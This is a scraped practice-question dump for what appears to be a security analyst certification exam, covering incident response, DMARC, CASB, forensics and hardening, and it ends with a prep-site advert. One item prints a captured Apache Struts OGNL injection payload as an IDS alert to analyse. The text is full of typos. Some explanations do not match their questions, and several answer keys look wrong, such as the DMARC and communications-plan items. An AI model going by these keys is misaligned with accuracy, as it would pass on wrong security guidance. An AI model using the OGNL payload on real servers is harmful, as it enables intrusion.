A financial institution's business unit plans to deploy a new technology in a manner that violates existing information security standards. Which of the following actions should the Chief Information Security Officer (CISO) take to manage any type of violation?

- A. Enforce the existing security standards and controls.
- B. Perform a risk analysis and qualify the risk with legal.
- C. Perform research and propose a better technology.
- D. Enforce the standard permits.

**Answer:** B

#### Explanation:



The International Standards Organization, or ISO, develops standards for businesses around the world so that they may operate using a uniform set of best practices. These standards are not enforceable laws, but companies who choose to follow them stand to gain international credibility from their compliance; standards are set as guidance for best practices but are not enforceable laws

#### NEW QUESTION 424

- (Exam Topic 3)

A threat hunting team received a new IoC from an ISAC that follows a threat actor's profile and activities. Which of the following should be updated NEXT?

- A. The whitelist
- B. The DNS
- C. The blocklist
- D. The IDS signature

**Answer: D**

#### NEW QUESTION 427

- (Exam Topic 3)

A security analyst at exampte.com receives a SIEM alert for an IDS signature and reviews the associated packet capture and TCP stream:

Packet capture:

Source	Destination	Protocol	Length	Info
203.0.113.15	192.168.100.56	TCP	1016	60100 > 80 [PSH, ACK] Seq=1 Ack=1 Win=229 Len=946 TSval=419499016 TSecr=668384771 [TCP segment of a reassembled PDU]

TCP stream:

```
GET /admin/auth/Register.do HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
connection: close
content-type: <((test='multipart/form-data')).(&dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(&_memberAccess?(&_memberAccess=&dm):
((&container=&context['com.opensymphony.xwork2.ActionContext.container']).(&ognlUtil=&container.getInstance(&com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(&ognlUtil.getExcludedPackageNames().clear()).(&ognlUtil.getExcludedClasses().clear()).(&context.setMemberAccess(&dm))).(&ros=
@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).(&ros.println(31337*31337)).(&ros.flush()))
host: connect.example.local
iv-user: Unauthenticated
user-agent: Security Operations Center; X-SOC-Scan (soc@example.com);
via: HTTP/1.1 revproxy.dns.example.local:443
iv_server_name: connect-webseald-revproxy.dns.example.local
x-
```

Winch of the following actions should the security analyst lake NEXT?

- A. Review the known Apache vulnerabilities to determine if a compromise actually occurred
- B. Contact the application owner for connect example local tor additional information
- C. Mark the alert as a false positive scan coming from an approved source.
- D. Raise a request to the firewall team to block 203.0.113.15.

**Answer: D**

#### NEW QUESTION 431

- (Exam Topic 3)

A company's Chief Information Officer wants to use a CASB solution to ensure policies are being met during cloud access. Due to the nature of the company's business and risk appetite, the management team elected to not store financial information in the cloud. A security analyst needs to recommend a solution to mitigate the threat of financial data leakage into the cloud. Which of the following should the analyst recommend?

- A. Utilize the CASB to enforce DLP data-at-rest protection for financial information that is stored on premises.
- B. Do not utilize the CASB solution for this purpose, but add DLP on premises for data in motion.
- C. Utilize the CASB to enforce DLP data-in-motion protection for financial information moving to the cloud.
- D. Do not utilize the CASB solution for this purpose, but add DLP on premises for data at rest.

**Answer: C**

#### Explanation:

"CASB solutions generally offer their own DLP policy engine, allowing you to configure DLP policies in a CASB and apply them to cloud services."  
<https://www.mcafee.com/blogs/enterprise/cloud-security/how-a-casb-integrates-with-an-on-premises-dlp-solutio>

#### NEW QUESTION 433

- (Exam Topic 3)

A security analyst needs to provide a copy of a hard drive for forensic analysis. Which of the following would allow the analyst to perform the task?

- A)  
`dcflddd if=/dev/one of=/mnt/usb/evidence.bin hash=md5,sha1 hashlog=/mnt/usb/evidence.bin.hashlog`
- B)



```
dd if=/dev/sda of=/mnt/usb/evidence.bin bs=4096; sha512sum /mnt/usb/evidence.bin > /mnt/usb/evidence.bin.hash
```

C)

```
tar -zcf /mnt/usb/evidence.tar.gz / -except /mnt :sha256sum /mnt/usb/evidence.tar.gz > /mnt/usb/evidence.tar.gz.hash
```

D)

```
find / -type f -exec cp {} /mnt/usb/evidence/ \; shasum /mnt/usb/evidence/* > /mnt/usb/evidence/evidence.hash
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Answer: B**

#### NEW QUESTION 435

- (Exam Topic 3)

During a review of the vulnerability scan results on a server, an information security analyst notices the following:

```
'Vulnerable' cipher suites accepted by this service via the TLSv1.0 protocol:
TLS_RSA_WITH_3DES_EDE_CBC_SHA (SWEET32)
'Vulnerable' cipher suites accepted by this service via the TLSv1.1 protocol:
TLS_RSA_WITH_3DES_EDE_CBC_SHA (SWEET32)
'Vulnerable' cipher suites accepted by this service via the TLSv1.2 protocol:
TLS_RSA_WITH_3DES_EDE_CBC_SHA (SWEET32)
```

The MOST appropriate action for the analyst to recommend to developers is to change the web server so:

- A. It only accepts TLSv1.2
- B. It only accepts cipher suites using AES and SHA
- C. It no longer accepts the vulnerable cipher suites
- D. SSL/TLS is offloaded to a WAF and load balancer

**Answer: C**

#### NEW QUESTION 439

- (Exam Topic 3)

Which of the following describes the main difference between supervised and unsupervised machine-learning algorithms that are used in cybersecurity applications?

- A. Supervised algorithms can be used to block attacks, while unsupervised algorithms cannot.
- B. Supervised algorithms require security analyst feedback, while unsupervised algorithms do not.
- C. Unsupervised algorithms are not suitable for IDS systems, while supervised algorithms are
- D. Unsupervised algorithms produce more false positive
- E. Than supervised algorithms.

**Answer: B**

#### NEW QUESTION 444

- (Exam Topic 3)

Which of the following BEST explains the function of a managerial control?

- A. To help design and implement the security planning, program development, and maintenance of the security life cycle
- B. To guide the development of training, education, security awareness programs, and system maintenance
- C. To create data classification, risk assessments, security control reviews, and contingency planning
- D. To ensure tactical design, selection of technology to protect data, logical access reviews, and the implementation of audit trails

**Answer: C**

#### Explanation:

Managerial controls are procedural mechanisms that focus on the mechanics of the risk management process. Examples of administrative controls include periodic risk assessments, security planning exercises, and the incorporation of security into the organization's change management, service acquisition, and project management practices

#### NEW QUESTION 446

- (Exam Topic 3)

A security team has begun updating the risk management plan incident response plan and system security plan to ensure compliance with security review guidelines. Which of the following can be executed by internal managers to simulate and validate the proposed changes?

- A. Internal management review
- B. Control assessment
- C. Tabletop exercise
- D. Peer review

**Answer: B**

#### NEW QUESTION 447

- (Exam Topic 3)

A security officer needs to find the most cost-effective solution to the current data privacy and protection gap found in the last security assessment. Which of the following is the BEST recommendation?

- A. Require users to sign NDAs
- B. Create a data minimization plan.
- C. Add access control requirements.
- D. Implement a data loss prevention solution.

**Answer: B**

#### NEW QUESTION 449

- (Exam Topic 3)

Which of the following attack techniques has the GREATEST likelihood of quick success against Modbus assets?

- A. Remote code execution
- B. Buffer overflow
- C. Unauthenticated commands
- D. Certificate spoofing

**Answer: C**

#### NEW QUESTION 452

- (Exam Topic 3)

Due to a rise in cyberattackers seeking PHI, a healthcare company that collects highly sensitive data from millions of customers is deploying a solution that will ensure the customers' data is protected by the organization internally and externally. Which of the following countermeasures can BEST prevent the loss of customers' sensitive data?

- A. Implement privileged access management
- B. Implement a risk management process
- C. Implement multifactor authentication
- D. Add more security resources to the environment

**Answer: C**

#### NEW QUESTION 455

- (Exam Topic 3)

A security team implemented a SCM as part of its security-monitoring program. There is a requirement to integrate a number of sources into the SIEM to provide better context relative to the events being processed. Which of the following BEST describes the result the security team hopes to accomplish by adding these sources?

- A. Data enrichment
- B. Continuous integration
- C. Machine learning
- D. Workflow orchestration

**Answer: A**

#### NEW QUESTION 458

- (Exam Topic 3)

While investigating reports of issues with a web server, a security analyst attempts to log in remotely and receives the following message:

```
[root@localhost ~]# ssh user1@10.254.2.25
Connection timed out.
```

The analyst accesses the server console, and the following console messages are displayed:

```
Out of memory: Kill process 3448(httpd) score 41 or sacrifice child
Killed process 3448(httpd): total-vm:74716kB, anon-rss: 23456kB, file-rss:1683kB
Out of memory: Kill process 3449(httpd) score 41 or sacrifice child
Killed process 3449(httpd): total-vm:74634kB, anon-rss: 28542kB, file-rss:1357kB
Out of memory: Kill process 3452(httpd) score 41 or sacrifice child
Killed process 3452(httpd): total-vm:73466kB, anon-rss: 29753kB, file-rss:1925kB
```

The analyst is also unable to log in on the console. While reviewing network captures for the server, the analyst sees many packets with the following signature:

```
10.254.2.25.6781 > 128.30.100.23.80
10.254.2.25.6782 > 128.30.100.23.80
10.254.2.25.6783 > 128.30.100.23.80
10.254.2.25.6784 > 128.30.100.23.80
```

Which of the following is the BEST step for the analyst to take next in this situation?

- A. Load the network captures into a protocol analyzer to further investigate the communication with 128.30.100.23, as this may be a botnet command server
- B. After ensuring network captures from the server are saved, isolate the server from the network, take a memory snapshot, reboot, and log in to do further analysis.
- C. Corporate data is being exfiltrated from the server. Reboot the server and log in to see if it contains any sensitive data.
- D. Cryptomining malware is running on the server and utilizing an CPU and memory
- E. Reboot the server and disable any cron jobs or startup scripts that start the mining software.

**Answer: A**

#### NEW QUESTION 461

- (Exam Topic 3)

Which of the following organizational initiatives would be MOST impacted by data severignty issues?

- A. Moving to a cloud-based environment
- B. Migrating to locally hosted virtual servers
- C. Implementing non-repudiation controls
- D. Encrypting local database queries

**Answer:** A

#### NEW QUESTION 463

- (Exam Topic 3)

A security analyst is deploying a new application in the environment. The application needs to be integrated with several existing applications that contain SPI Pnor to the deployment, the analyst should conduct:

- A. a tabletop exercise
- B. a business impact analysis
- C. a PCI assessment
- D. an application stress test.

**Answer:** B

#### NEW QUESTION 468

- (Exam Topic 3)

A company stores all of its data in the cloud. All company-owned laptops are currently unmanaged, and all users have administrative rights. The security team is having difficulty identifying a way to secure the environment. Which of the following would be the BEST method to protect the company's data?

- A. Implement UEM on an systems and deploy security software.
- B. Implement DLP on all workstations and block company data from being sent outside the company
- C. Implement a CASB and prevent certain types of data from being downloaded to a workstation
- D. Implement centralized monitoring and logging for an company systems.

**Answer:** C

#### Explanation:

Cloud Access Security Broker (CASB): An enterprise management software designed to mediate access to cloud services by users across all types of devices

#### NEW QUESTION 469

- (Exam Topic 3)

A consultant evaluating multiple threat intelligence leads to assess potential risks for a client. Which of the following is the BEST approach for the consultant to consider when modeling the client's attack surface?

- A. Ask for external scans from industry peers, look at the open ports, and compare Information with the client.
- B. Discuss potential tools the client can purchase lo reduce the livelihood of an attack.
- C. Look at attacks against similar industry peers and assess the probability of the same attacks happening.
- D. Meet with the senior management team to determine if funding is available for recommended solutions.

**Answer:** C

#### NEW QUESTION 470

- (Exam Topic 3)

A company's domain has been spooled in numerous phishing campaigns. An analyst needs to determine the company is a victim of domain spoofing, despite having a DMARC record that should tell mailbox providers to ignore any email that fails DMARC upon review of the record, the analyst finds the following:

```
v=DMARC1; p=none; fo=0; rua=mailto:security@company.com; ruf=mailto:security@company.com; adkim=r; rf=afrr; ri=86400;
```

Which of the following BEST explains the reason why the company's requirements are not being processed correctly by mailbox providers?

- A. The DMARC record's DKIM alignment tag ls incorrectly configured.
- B. The DMARC record's policy tag is incorrectly configured.
- C. The DMARC record does not have an SPF alignment tag.
- D. The DMARC record's version tag is set to DMARC1 instead of the current version, which is DMARC3.

**Answer:** C

#### NEW QUESTION 471

- (Exam Topic 3)

A company has alerted planning the implemented a vulnerability management procedure. However, to security maturity level is low, so there are some prerequisites to complete before risk calculation and prioritization. Which of the following should be completed FIRST?

- A. A business Impact analysis
- B. A system assessment
- C. Communication of the risk factors
- D. A risk identification process

**Answer:** D

**NEW QUESTION 472**

- (Exam Topic 3)

Which of the following is the BEST way to gather patch information on a specific server?

- A. Event Viewer
- B. Custom script
- C. SCAP software
- D. CI/CD

**Answer:** C**NEW QUESTION 474**

- (Exam Topic 3)

During an Incident, it is determined that a customer database containing email addresses, first names, and last names was exfiltrated. Which of the following should the security analyst do NEXT?

- A. Consult with the legal department for regulatory impact.
- B. Encrypt the database with available tools.
- C. Email the customers to inform them of the breach.
- D. Follow the incident communications process.

**Answer:** D**NEW QUESTION 477**

- (Exam Topic 3)

As part of the senior leadership team's ongoing risk management activities the Chief Information Security Officer has tasked a security analyst with coordinating the right training and testing methodology to respond to new business initiatives or significant changes to existing ones. The management team wants to examine a new business process that would use existing infrastructure to process and store sensitive data. Which of the following would be appropriate for the security analyst to coordinate?

- A. A black-box penetration testing engagement
- B. A tabletop exercise
- C. Threat modeling
- D. A business impact analysis

**Answer:** D**NEW QUESTION 480**

- (Exam Topic 3)

During a review of SIEM alerts, a security analyst discovers the SIEM is receiving many alerts per day from the file-integrity monitoring tool about files from a newly deployed application that should not change. Which of the following steps should the analyst complete FIRST to respond to the issue?

- A. Warn the incident response team that the server can be compromised
- B. Open a ticket informing the development team about the alerts
- C. Check if temporary files are being monitored
- D. Dismiss the alert, as the new application is still being adapted to the environment

**Answer:** A**NEW QUESTION 481**

- (Exam Topic 3)

Which of the following solutions is the BEST method to prevent unauthorized use of an API?

- A. HTTPS
- B. Geofencing
- C. Rate limiting
- D. Authentication

**Answer:** D**NEW QUESTION 482**

- (Exam Topic 3)

An organization is experiencing security incidents in which a systems administrator is creating unauthorized user accounts. A security analyst has created a script to snapshot the system configuration each day. Following is one of the scripts:

```
cat /etc/passwd > daily_$(date +%m_%d_%Y)
```

This script has been running successfully every day. Which of the following commands would provide the analyst with additional useful information relevant to the above script?

A)

```
diff daily_11_03_2019 daily_11_04_2019
```

B)

```
ps -ef | grep admin > daily_process_$(date +%m_%d_%Y)
```

C)

```
more /etc/passwd > daily_$(date +%m_%d_%Y_%H:%M:%S)
```

D)



```
la -lai /usr/sbin > daily_applications
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Answer:** B

#### NEW QUESTION 486

- (Exam Topic 3)

Which of the following incident response components can identify who is the liaison between multiple lines of business and the public?

- A. Red-team analysis
- B. Escalation process and procedures
- C. Triage and analysis
- D. Communications plan

**Answer:** C

#### NEW QUESTION 491

- (Exam Topic 3)

While monitoring the information security notification mailbox, a security analyst notices several emails were reported as spam. Which of the following should the analyst do FIRST?

- A. Block the sender in the email gateway.
- B. Delete the email from the company's email servers.
- C. Ask the sender to stop sending messages.
- D. Review the message in a secure environment.

**Answer:** D

#### NEW QUESTION 492

- (Exam Topic 3)

A security analyst has received a report that servers are no longer able to connect to the network. After many hours of troubleshooting, the analyst determines a Group Policy Object is responsible for the network connectivity issues. Which of the following solutions should the security analyst recommend to prevent an interruption of service in the future?

- A. CI/CD pipeline
- B. Impact analysis and reporting
- C. Appropriate network segmentation
- D. Change management process

**Answer:** D

#### NEW QUESTION 496

- (Exam Topic 3)

Which of the following is an advantage of SOAR over SIEM?

- A. SOAR is much less expensive.
- B. SOAR reduces the amount of human intervention required.
- C. SOAR can aggregate data from many sources.
- D. SOAR uses more robust encryption protocols.

**Answer:** C

#### Explanation:

SOAR systems and services tend to add a layer of workflow management. That means that SOAR deployments may actually ingest SIEM alerts and other data and then apply workflows and automation to them. SIEM and SOAR tools can be difficult to distinguish from each other, with one current difference being the broader range of tools that SOAR services integrate with. The same vendors who provide SIEM capabilities also provide SOAR systems in many cases with Splunk, Rapid7, and IBM (QRadar) all included. There are differences, however, as ITSM tools like ServiceNow play in the space as well. As an analyst, you need to know that SOAR services and tools exist and can be leveraged to cover additional elements beyond what traditional SIEM systems have historically handled.

#### NEW QUESTION 498

- (Exam Topic 3)

A security analyst is investigate an no client related to an alert from the threat detection platform on a host (10.0.1.25) in a staging environment that could be running a cryptomining tool because it in sending traffic to an IP address that are related to Bitcoin.

The network rules for the instance are the following:

Rule	Direction	Protocol	SRC	DST	Port	Description
1	inbound	tcp	any	10.0.1.25	80	HTTP
2	inbound	tcp	any	10.0.1.25	443	HTTPS
3	inbound	tcp	10.0.1.0/25	10.0.1.25	22	SSH
4	outbound	udp	10.0.1.25	10.0.1.2	53	DNS
5	outbound	tcp	10.0.1.25	any	any	TCP

Which of the following is the BEST way to isolate and triage the host?

- A. Remove rules 1.2. and 3.
- B. Remove rules 1.2. 4. and 5.
- C. Remove rules 1.2. 3.4. and 5.
- D. Remove rules 1.2. and 5.
- E. Remove rules 1.4. and 5.
- F. Remove rules 4 and 5

**Answer: D**

### NEW QUESTION 500


- (Exam Topic 3)

You are a penetration tester who is reviewing the system hardening guidelines for a company. Hardening guidelines indicate the following.

- There must be one primary server or service per device.
- Only default port should be used
- Non- secure protocols should be disabled.
- The corporate internet presence should be placed in a protected subnet Instructions :
- Using the available tools, discover devices on the corporate network and the services running on these devices.

You must determine


- ip address of each device
- The primary server or service each device
- The protocols that should be disabled based on the hardening guidelines



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:  
Answer below images



```
PC1
nmap <host>
ping <host>
help

[root@server1 ~]# nmap candymancar.local
% Invalid input detected.
[root@server1 ~]# HELP
% Invalid input detected.
[root@server1 ~]# hELP
% Invalid input detected.
[root@server1 ~]# help

nmap <host>
ping <host>
help

[root@server1 ~]#
```

NEW QUESTION 505  
.....

## Relate Links

**100% Pass Your CS0-002 Exam with ExamBible Prep Materials**

<https://www.exambible.com/CS0-002-exam/>

## Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - <https://www.exambible.com/>